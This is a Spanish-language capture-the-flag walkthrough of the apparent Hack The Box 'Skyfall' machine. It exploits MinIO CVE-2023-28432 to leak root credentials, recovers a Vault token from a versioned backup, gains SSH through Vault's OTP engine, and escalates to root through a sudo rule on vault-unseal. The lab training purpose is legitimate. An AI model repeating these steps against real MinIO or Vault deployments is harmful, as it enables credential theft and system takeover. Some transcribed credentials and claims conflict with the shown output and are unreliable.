After interacting with a module you can manually set a TARGET with set TARGET 'Backup Exec 16 (16.0 / revision 9.2), Windows <= 7 x64'
msf > 
```

No encontramos algo que podamos utilizar por el momento, pero la frase Information Disclosure puede ser algo que podamos buscar pero de forma específica.

The screenshot shows a search engine interface with a search bar containing the text "MinIO information disclosure vulnerability". Below the search bar, there are navigation links: "TODO", "BÚSQUEDA", "IMÁGENES", "VÍDEOS", "MAPAS", "COPILOT", and "MÁS". The main content area displays a search result for "CVE-2023-28432: MinIO Information Disclos...". The result includes a summary of the vulnerability, a section for "Affected Versions", and a section for "Severity and Impact".

CVE-2023-28432: MinIO Information Disclos...

CVE-2023-28432 is a critical vulnerability affecting **MinIO**, a high-performance multi-cloud object storage framework. This vulnerability arises in **cluster deployments** of MinIO, where certain interfaces improperly handle information, leading to the exposure of sensitive environment variables, including `MINIO_SECRET_KEY` and `MINIO_ROOT_PASSWORD`. This flaw can result in **information disclosure**, potentially allowing unauthorized access to sensitive data.

Affected Versions

The vulnerability impacts MinIO versions from **RELEASE.2019-12-17T23-16-33Z** up to (but excluding) **RELEASE.2023-03-20T20-16-18Z**. All users utilizing distributed deployments are affected.

Severity and Impact

The vulnerability has been assigned a **CVSS v3.1 score of 7.5 (High)** with the following vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`.

[Ver más](#)

Ahora podemos buscar un exploit o un PoC.

```
https://github.com/acheiii/CVE-2023-28432.git
```

```
(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432]  
$ sudo nano urls.txt
```

```
GNU nano 9.0  
http://prd23-s3-backend.skyfall.htb
```

```
(kali㉿kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ python CVE-2023-28432.py
Found a vulnerable URL: http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify
```

<http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify>

Por el método **GET** no podemos acceder

The screenshot shows a web browser window with the address bar displaying the URL `http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify`. The browser's developer tools are open, showing the network tab. A GET request is visible, and the response is a 403 Forbidden status. The response body is an XML document with the following structure:

```
<?xml version="1.0" encoding="UTF-8"?>
<Error>
  <Code>
    AllAccessDisabled
  </Code>
  <Message>
    All access to this resource has been disabled.
  </Message>
  <Resource>
    /minio/bootstrap/v1/verify
  </Resource>
  <RequestId>
  </RequestId>
  <HostId>
  </HostId>
</Error>
```

Por el método **POST** no podemos acceder

The screenshot shows a web browser window with the address bar displaying the URL `http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify`. The browser's developer tools are open, showing the network tab. A POST request is visible, and the response is a 200 OK status. The response body is a large JSON document containing configuration details for the Minio endpoints, including a list of endpoints and their associated configurations.

```
{
  "MinioEndpoints": [
    {
      "Legacy": false,
      "SetCount": 1,
      "DrivesPerSet": 4,
      "Endpoints": [
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node1:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": true
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node2:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node1:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": true
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node2:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        }
      ]
    },
    {
      "CmdLine": "http://minio-node{1...2}/data{1...2}",
      "Platform": "OS: linux | Arch: amd64"
    }
  ],
  "MinioEnv": {
    "MINIO_ACCESS_KEY_FILE": "access_key",
    "MINIO_BROWSER": "off",
    "MINIO_CONFIG_ENV_FILE": "config.env",
    "MINIO_KMS_SECRET_KEY_FILE": "kms_master_key",
    "MINIO_PROMETHEUS_AUTH_TYPE": "public",
    "MINIO_ROOT_PASSWORD": "GkpkmiVmpFuL2d3oRx0",
    "MINIO_ROOT_PASSWORD_FILE": "secret_key",
    "MINIO_ROOT_USER": "5GrE1B2YGGyZzNHZaIww",
    "MINIO_ROOT_USER_FILE": "access_key",
    "MINIO_SECRET_KEY_FILE": "secret_key",
    "MINIO_UPDATE": "off",
    "MINIO_UPDATE_MINISIGN_PUBKEY": "RWTx5Zr1tiHQLwG9keckT0c45M3AGeHD6IvimQHpyRywVWGbPlavSGav"
  }
}
```

```
{
  "MINIO_CONFIG_ENV_FILE": "config.env",
  "MINIO_KMS_SECRET_KEY_FILE": "kms_master_key",
  "MINIO_ROOT_PASSWORD": "GkpkmiVmpFuL2d3oRx0",
  "MINIO_ROOT_USER": "5GrE1B2YGGyZzNHZaIww",
  "MINIO_UPDATE_MINISIGN_PUBKEY": "RWTx5Zr1tiHQLwG9keckT0c45M3AGeHD6IvimQHpyRywVWGbPlavSGav"
}
```

```
"MINIO_ROOT_USER": "5GrE1B2YGGyZzNHZaIww"
"MINIO_ROOT_PASSWORD": "GkpjkmivmpFuL2d3oRx0"
```

Ahora podemos ingresar al MinIO con las credenciales que encontramos

```
(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ curl -L https://dl.min.io/client/mc/release/linux-amd64/mc -o mc
chmod +x mc
sudo mv mc /usr/local/bin/mc
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload  Total  Spent    Left     Speed
100    141 100    141    0     0    259      0      0     00:01      0
0      0  0      0    0     0      0      0      0     00:01      0
100 29.12M 100 29.12M    0     0 15.82M      0     00:01     00:01      0

(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ mc --version
mc version RELEASE.2025-08-13T08-35-41Z (commit-id=7394ce0dd2a80935aded936b09fa12cbb3cb8096)
Runtime: go1.24.6 linux/amd64
Copyright (c) 2015-2025 MinIO, Inc.
License GNU AGPLv3 <https://www.gnu.org/licenses/agpl-3.0.html>

(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ mc alias set myminio http://prd23-s3-backend.skyfall.htb/ \
'5GrE1B2YGGyZzNHZaIww' \
'GkpjkmivmpFuL2d3oRx0'
mc: Configuration written to `/home/kali/.mc/config.json`. Please update your access credentials.
mc: Successfully created `/home/kali/.mc/share`.
mc: Initialized share uploads `/home/kali/.mc/share/uploads.json` file.
mc: Initialized share downloads `/home/kali/.mc/share/downloads.json` file.
Added `myminio` successfully.
```

```
curl -L https://dl.min.io/client/mc/release/linux-amd64/mc -o mc
chmod +x mc
sudo mv mc /usr/local/bin/mc
```

```
mc ls myminio
mc tree myminio
mc find myminio
[2023-11-07 23:59:15 -05]    0B askyy/
[2023-11-07 23:58:56 -05]    0B btanner/
[2023-11-07 23:58:33 -05]    0B emoneypenny/
[2023-11-07 23:58:22 -05]    0B gmallory/
[2023-11-07 19:08:01 -05]    0B guest/
```

```
[2023-11-07 23:59:05 -05]    0B jbond/  
[2023-11-07 23:58:10 -05]    0B omansfield/  
[2023-11-07 23:58:45 -05]    0B rsilva/  
myminio  
├─ askyy  
├─ btanner  
├─ emoneypenny  
├─ gmallory  
├─ guest  
├─ jbond  
├─ omansfield  
└─ rsilva  
myminio/askyy  
myminio/askyy/Welcome.pdf  
myminio/askyy/home_backup.tar.gz  
myminio/btanner  
myminio/btanner/Welcome.pdf  
myminio/emoneypenny  
myminio/emoneypenny/Welcome.pdf  
myminio/gmallory  
myminio/gmallory/Welcome.pdf  
myminio/guest  
myminio/guest/Wallpaper.png  
myminio/guest/Welcome.pdf  
myminio/jbond  
myminio/jbond/Welcome.pdf  
myminio/omansfield  
myminio/omansfield/Welcome.pdf  
myminio/rsilva  
myminio/rsilva/Welcome.pdf
```

Una vez listado los archivos, visto el árbol de archivos podemos encontrar varios archivos interesantes como:

```
myminio/askyy/home_backup.tar.gz
```

```

(kali㉿kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ ll
-rwxrwxr-x kali kali 1.5 KB Fri Jun 26 15:39:48 2026 CVE-2023-28432.py
-rw-rw-r-- kali kali 2.5 KB Fri Jun 26 16:36:19 2026 home_backup.tar.gz
-rw-rw-r-- kali kali 1.0 KB Fri Jun 26 15:39:48 2026 LICENSE
-rw-rw-r-- kali kali 572 B Fri Jun 26 15:39:48 2026 README.md
-rw-rw-r-- kali kali 62 B Fri Jun 26 15:47:25 2026 results.txt
-rw-r--r-- root root 36 B Fri Jun 26 15:47:18 2026 urls.txt

```

Lo descomprimimos

```

(kali㉿kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ tar -xvzf home_backup.tar.gz
./
./.profile
./.bashrc
./.ssh/
./.ssh/authorized_keys
./.sudo_as_admin_successful
./.bash_history
./.bash_logout
./.cache/
./.cache/motd.legal-displayed

```

```

(kali㉿kali)-[~/Downloads/Skyfall/CVE-2023-28432/home_backup]
$ ls -la
drwxr-x--- kali kali 4.0 KB Thu Nov 9 16:30:03 2023 .
drwxr-x--- kali kali 4.0 KB Fri Jun 26 16:38:05 2026 ..
-rw-rw-r-- kali kali 1 B Thu Nov 9 16:26:05 2023 .bash_history
-rw-r--r-- kali kali 220 B Thu Jan 6 11:23:33 2022 .bash_logout
-rw-r--r-- kali kali 3.7 KB Thu Nov 9 16:30:03 2023 .bashrc
drwx----- kali kali 4.0 KB Mon Oct 9 13:47:14 2023 .cache
-rw-r--r-- kali kali 807 B Thu Jan 6 11:23:33 2022 .profile
drwx----- kali kali 4.0 KB Thu Nov 9 16:28:31 2023 .ssh
-rw-r--r-- kali kali 0 B Mon Oct 9 13:47:42 2023 .sudo_as_admin_successful

```

```
(kali@kali)-[~/Downloads/Skyfall]
$ mkdir minio_dump
mc cp --recursive myminio/ minio_dump/
...l.htb/rsilva/Welcome.pdf: 519.34 KiB / 519.34 KiB
```

No encontramos nada interesante, así que veamos si obtuvimos los archivos correctos u originales.

```
(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ mc ls -r --versions myminio
[2023-11-07 23:59:15 -05] 0B askyy/
[2023-11-08 00:35:28 -05] 48KiB STANDARD bba1fcc2-331d-41d4-845b-0887152f19ec v1 PUT askyy/Welcome.pdf
[2023-11-09 16:37:25 -05] 2.5KiB STANDARD 25835695-5e73-4c13-82f7-30fd2da2cf61 v3 PUT askyy/home_backup.tar.gz
[2023-11-09 16:37:09 -05] 2.6KiB STANDARD 2b75346d-2a47-4203-ab09-3c9f878466b8 v2 PUT askyy/home_backup.tar.gz
[2023-11-09 16:36:30 -05] 1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1 PUT askyy/home_backup.tar.gz
[2023-11-07 23:58:56 -05] 0B btanner/
[2023-11-08 00:35:36 -05] 48KiB STANDARD null v1 PUT btanner/Welcome.pdf
[2023-11-07 23:58:33 -05] 0B emoneypenny/
[2023-11-08 00:35:56 -05] 48KiB STANDARD null v1 PUT emoneypenny/Welcome.pdf
[2023-11-07 23:58:22 -05] 0B gmallory/
[2023-11-08 00:36:02 -05] 48KiB STANDARD null v1 PUT gmallory/Welcome.pdf
[2023-11-07 19:08:01 -05] 0B guest/
[2026-06-26 14:44:53 -05] 129KiB STANDARD null v1 PUT guest/Wallpaper.png
[2023-11-07 19:08:05 -05] 48KiB STANDARD null v1 PUT guest/Welcome.pdf
[2023-11-07 23:59:05 -05] 0B jbond/
[2023-11-08 00:35:45 -05] 48KiB STANDARD null v1 PUT jbond/Welcome.pdf
[2023-11-07 23:58:10 -05] 0B omansfield/
[2023-11-08 00:36:09 -05] 48KiB STANDARD null v1 PUT omansfield/Welcome.pdf
[2023-11-07 23:58:45 -05] 0B rsilva/
[2023-11-08 00:35:51 -05] 48KiB STANDARD null v1 PUT rsilva/Welcome.pdf
```

```
(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ mc cp --version-id 3c498578-8dfe-43b7-b679-32a3fe42018f \
myminio/askyy/home_backup.tar.gz \
home_backup_v1.tar.gz
...askyy/home_backup.tar.gz: 1.18 MiB / 1.18 MiB

(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432]
$ ls -lh home_backup_v1.tar.gz
file home_backup_v1.tar.gz
.rw-rw-r-- kali kali 1.2 MB Fri Jun 26 17:08:35 2026 home_backup_v1.tar.gz
home_backup_v1.tar.gz: gzip compressed data, from Unix, original size modulo 2^32 2181120
```

```
(kali@kali)-[~/Downloads/Skyfall/CVE-2023-28432/home_backup_v1]
$ ls -la
drwxr-x--- kali kali 4.0 KB Thu Nov 9 16:23:01 2023 .
drwxr-x--- kali kali 4.0 KB Fri Jun 26 17:11:42 2026 ..
.rw-rw-r-- kali kali 10 KB Wed Nov 8 00:42:12 2023 .bash_history
.rw-rw-r-- kali kali 220 B Thu Jan 6 11:23:33 2022 .bash_logout
.rw-rw-r-- kali kali 3.7 KB Thu Jan 6 11:23:33 2022 .bashrc
drwx----- kali kali 4.0 KB Mon Oct 9 13:47:14 2023 .cache
.rw-rw-r-- kali kali 807 B Thu Jan 6 11:23:33 2022 .profile
drwx----- kali kali 4.0 KB Thu Nov 9 16:22:34 2023 .ssh
.rw-rw-r-- kali kali 0 B Mon Oct 9 13:47:42 2023 .sudo_as_admin_successful
.rw-rw-r-- kali kali 1 B Thu Nov 9 16:23:33 2023 .viminfo
drwxrwxr-x kali kali 4.0 KB Thu Nov 9 16:23:01 2023 terraform-generator
```

No encontré nada en la versión 1, así que decidí descargar 3 versiones y buscar recursivamente

Tras enumerar todo lo obtenido logré obtener:

```
v2/.bashrc:43:export VAULT_API_ADDR="http://prd23-vault-internal.skyfall.htb"
v2/.bashrc:44:export VAULT_TOKEN="hvs.CAESIJlU9JMYEh0PYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE"
```

Entonces primero agregamos este nuevo host a nuestro `/etc/hosts`

Descargamos Vault con:

```
cd ~/Downloads

wget https://releases.hashicorp.com/vault/1.17.6/vault_1.17.6_linux_amd64.zip
unzip vault_1.17.6_linux_amd64.zip
chmod +x vault

./vault --version
Vault v1.17.6 (69a720d5d940bfcd590d7c24f3c98f178673d796), built 2024-09-24T19:48:40Z
```

```
(kali@kali)-[~/.../Skyfall/CVE-2023-28432/home_backup_v1/terraform-generator]
$ vault status
Key          Value
---          -
Seal Type    shamir
Initialized  true
Sealed       false
Total Shares 1
Threshold    1
Version      1.15.1
Build Date   2023-10-20T19:16:11Z
Storage Type  file
Cluster Name  vault-cluster-746fa9de
Cluster ID    6fc384e6-b108-1b05-2825-1de249607986
HA Enabled    false
```

```

└─$ vault token lookup
Key      Value
----
accessor  rByv1co0BC9ITZpzqbDtUm8
creation_time 1699563963
creation_ttl 768h
display_name token-askyy
entity_id  n/a
expire_time 2073-10-27T21:06:03.043964076Z
explicit_max_ttl 0s
id hvs.CAESIJlU9JMYEHOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE
issue_time 2023-11-09T21:06:03.445155372Z
last_renewal 2023-11-20T16:43:24.043964166Z
last_renewal_time 1700498604
meta <nil>
num_uses 0
orphan true
path auth/token/create
policies [default developers]
renewable true
ttl 414958h41m13s
type service

```

```

└─$ vault login
Token (will be hidden):
WARNING! The VAULT_TOKEN environment variable is set! The value of this
variable will take precedence; if this is unwanted please unset VAULT_TOKEN or
update its value accordingly.

Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
again. Future Vault requests will automatically use this token.

Key      Value
----
token hvs.CAESIJlU9JMYEHOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE
token_accessor rByv1co0BC9ITZpzqbDtUm8
token_duration 414958h40m41s
token_renewable true
token_policies ["default" "developers"]
identity_policies []
policies ["default" "developers"]

```

Una vez validado, podemos listar los secretos con:

```

vault secrets list

```

```

└─$ vault secrets list
Error listing secrets engines: Error making API request.

URL: GET http://prd23-vault-internal.skyfall.htb/v1/sys/mounts
Code: 403. Errors:

* 1 error occurred:
    * permission denied

```

Ese error significa que el token sí está autenticado, pero la policy developers no permite leer la definición de políticas.

Verificamos si el token sigue activo:

```

L$ vault token lookup
Key      Value
----
accessor  rByv1co0BC9ITZpzqbDtUm8
creation_time 1699563963
creation_ttl 768h
display_name token-askyy
entity_id   n/a
expire_time 2073-10-27T21:06:03.043964076Z
explicit_max_ttl 0s
id         hvs.CAESIJLU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-LGh4KHGh2cy430VRNMnZhakZDRLZGdGVzN09xYkxTQVE
issue_time 2023-11-09T21:06:03.445155372Z
last_renewal 2023-11-20T16:43:24.043964166Z
last_renewal_time 1700498604
meta      <nil>
num_uses  0
orphan    true
path      auth/token/create
policies  [default developers]
renewable true
ttl       414958h37m35s
type      service

```

Si está activo.

```

L$ vault ssh -role dev_otp_key_role -mode otp askyy@10.129.230.158
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: fa628d13-82e4-a434-2b63-99456f206990
The authenticity of host '10.129.230.158 (10.129.230.158)' can't be established.
ED25519 key fingerprint is: SHA256:mUK/F6yhenOEZEcnWWWl3FVvk3PiHC8ETKpL3Sz773c
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.230.158' (ED25519) to the list of known hosts.
(askyy@10.129.230.158) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
askyy@skyfall:~$

```

Recordemos que el token pertenecía a la policy developers, por lo que consideré que podía tener permisos sobre funcionalidades orientadas a desarrolladores, como acceso SSH temporal. Por ello probé el motor SSH de Vault en modo OTP y si funcionó.

```

askyy@skyfall:~$ cat user.txt
71 [REDACTED] e5

```

Utilizamos `sudo -l` para ver que permisos tenemos como sudoer

```
askyy@skyfall:~$ sudo -l
Matching Defaults entries for askyy on skyfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User askyy may run the following commands on skyfall:
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal ^-c /etc/vault-unseal.yaml -[vhd]+$
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml
```

Ejecutamos como sudo:

```
sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -v
sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -d
udo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
```

Vemos que el Master token se generó pero no es visible, luego intentamos verlo con comandos propios de vault. Sin embargo, no nos dejó ver el token, es por ello que se puede optar por crear un archivo `debug.log`

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -v
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[-] Master token found in config: *****
[>] Enable 'debug' mode for details
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -d
[>] Checking seal status
[+] Vault sealed: false
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -dv
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
```

Creando el archivo `debug.log`

```
askyy@skyfall:~$ touch debug.log
askyy@skyfall:~$ ls -la
total 32
drwxr-x--- 4 askyy askyy 4096 Jun 26 23:14 .
drwxr-xr-x 3 root  root  4096 Jan 19  2024 ..
lrwxrwxrwx 1 askyy askyy    9 Nov  9  2023 .bash_history -> /dev/null
-rw-r--r-- 1 askyy askyy  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 askyy askyy 3771 Nov  9  2023 .bashrc
drwx----- 2 askyy askyy 4096 Oct  9  2023 .cache
-rw-r--r-- 1 askyy askyy  807 Jan  6  2022 .profile
drwx----- 2 askyy askyy 4096 Jan 18  2024 .ssh
-rw-rw-r-- 1 askyy askyy    0 Jun 26 23:14 debug.log
-rw-r----- 1 root  askyy   33 Jun 26 19:01 user.txt
```

```
(kali@kali)-[~/.../Skyfall/CVE-2023-28432/home_backup_v1/terraform-generator]
$ export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb"

(kali@kali)-[~/.../Skyfall/CVE-2023-28432/home_backup_v1/terraform-generator]
$ export VAULT_TOKEN="hvs.I0ewVsmaKU1SwVZAKR3T0mmG"
```

```
vault ssh -role admin_otp_key_role -mode otp root@10.129.230.158
```

```
(kali@kali)-[~/.../Skyfall/CVE-2023-28432/home_backup_v1/terraform-generator]
$ vault ssh -role admin_otp_key_role -mode otp root@10.129.230.158
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 40408e40-e147-f0b8-dc43-0c980bfe13bb
(root@10.129.230.158) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Mar 27 13:20:05 2024 from 10.10.14.46
root@skyfall:~# cat root.txt
e892b8956c8bb097e4759174bd764abb
root@skyfall:~#
```



